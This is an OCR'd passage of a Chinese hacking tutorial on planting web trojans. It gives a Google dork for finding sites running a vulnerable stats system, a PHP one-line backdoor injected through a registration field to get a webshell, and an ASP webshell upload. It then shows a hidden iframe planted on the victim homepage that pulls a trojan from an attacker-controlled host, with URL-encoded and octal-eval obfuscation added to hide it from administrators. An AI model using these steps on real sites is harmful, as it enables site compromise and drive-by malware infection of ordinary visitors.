
三、网马的使用

现在我们把制作好的htm文件和exe文件上传到肉鸡上，没有肉鸡的朋友也可以用网上提供的免费空间，我刚才用百度找到了一个免费空间：http://www.xinwen365.net/。申请很简单，而且立即开通，不必等待审核。我申请的地址是http://zj1244.xinwen365.net/，通过空间提供商的web管理系统我们便可很轻松的把网马给上传上去（图7）。图中的test.htm就是我们制作出的网马，而test.jpg就是木马程序（因为许多免费空间都不允许上传exe文件，我们可以把exe文件的后缀名改为jpg后上传，如刚才的test.jpg）。



图7

接下来要开始寻找webshell，我们用最近公布的SnowStats统计系统漏洞来获得webshell吧（职业欠钱：还记得我们在“完美的网页木马”中提过吧？需要webshell的时候就临时找一个最新的漏洞去入侵就是了）。这个漏洞是因为register.php里的$website变量没有过滤单引号（'）和注释号（//）形成的，它可以使恶意攻击者直接获得webshell。

我们先在google里搜关键字powered by weaverdream.com bleakwind，可以找到很多用这个系统的网站（图8）。


图8

然后随便选一个，比如http://www.xxx.cn/tongji/。注册个用户zj1244，资料里的网站名称填写：**zj1244';eval($_POST[hacker]);//**，“zj1244'”是为了和源代码的前一个单引号闭合，中间的是一句话木马，后面的//是为了注释掉源代码后一个单引号。其它的资料随便写，点击注册（图9）。


图9

注册成功后，我们打开“两栖”木马（PHP+ASP），在木马地址里填写http://www.xxx.cn/tongji/userdata/zj1244/config.php，其中zj1244是你自己注册的用户的名字，密码填写hacker。基本功能列表里选择“上传文件”，把“文件路径”清空，然后上传一个asp

木马或者是 php 木马都可以。

我选择了海阳顶端 ASP 木马（test.asp），单击提交（图 10），http://www.xxx.cn/tongji/userdata/zj1244/test.asp就是现在的 webshell 了。




图 10

下面我们可以在首页插入代码**<iframe src=http://zj1244.xinwen365.net/test.htm width=0 height=0 frameborder=0></iframe>**，当别人访问 http://www.xxx.cn/ 的时候就会自动下载并运行我们的木马了。不过这样做并不大隐蔽，如果网站管理员发现异样后，会直接在源代码里搜索 iframe 或者 http，就可以很轻松的找到并清除我们的小马。所以我们要给挂马的代码做一定的变形。

首先上传一个内容为 **document.write("<iframe src=http://zj1244.xinwen365.net/test.htm width=0 height=0 frameborder=0></iframe>")**的 style.css 到免费空间上，然后在对方的首页里加入以下代码：**<SCRIPT src=// zj1244.xinwen365.net /style.css></SCRIPT>**，这样子做有两个好处：

1. 挂马代码里没有出现 http

2. 没有出现 iframe

这招是我中了别人的网页木马后查看代码的时候发现的。觉得还不错，所以和大家分享一下。不过这样做还是不完美，别人查看源代码还是能一下子找到我们的木马，所以这里我们把这两段代码再加一次密。打开我写的一个字符转换器，在“要转的”的文本框里填写“zj1244.xinwen365.net”，然后单击“转换”，复制“URL格式”里的内容保存下来，这里是：**%7A%6A%31%32%34%34%2E%78%69%6E%77%65%6E%33%36%35%2E%6E%65%74**（图 11）。然后再转换“style.css”，转换的结果是 **%73%74%79%6C%65%2E%63%73%73**。然后我们打开海阳木马，编辑 www.xxx.cn 的首页文件 index.htm，添加如下代码：**<SCRIPT src=// %7A%6A%31%32%34%34%2E%78%69%6E%77%65%6E%33%36%35%2E%6E%65%74/%73%74%79%6C%65%2E%63%73%73></SCRIPT>**，如图 12（把 **zj1244.xinwen365.net/style.css** 中除了“/”外其它字符都加密）。

现在，把 style.css 里的代码再转换成八进制（方法见 2 期菜鸟学堂）如下：

```
eval("\144\157\143\165\155\145\156\164\56\167\162\151\164\145\50\42\74\151\146\162\141\155\145\40\163\162\143\75\150\164\164\160\72\57\57\167\167\167\56\172\152\61\62\64\64\56\143\157\155\57\164\145\163\164\56\150\164\155\40\167\151\144\164\150\75\60\40\150\145\151\147\150\164\75\60\40\146\162\141\155\145\142\157\162\144\145\162\75\60\76\74\57\151\146\162\141\155\145\76\42\51")
```

我们访问一下 www.xxx.cn 看看，成功了，效果如图 13。




图 11




图 12

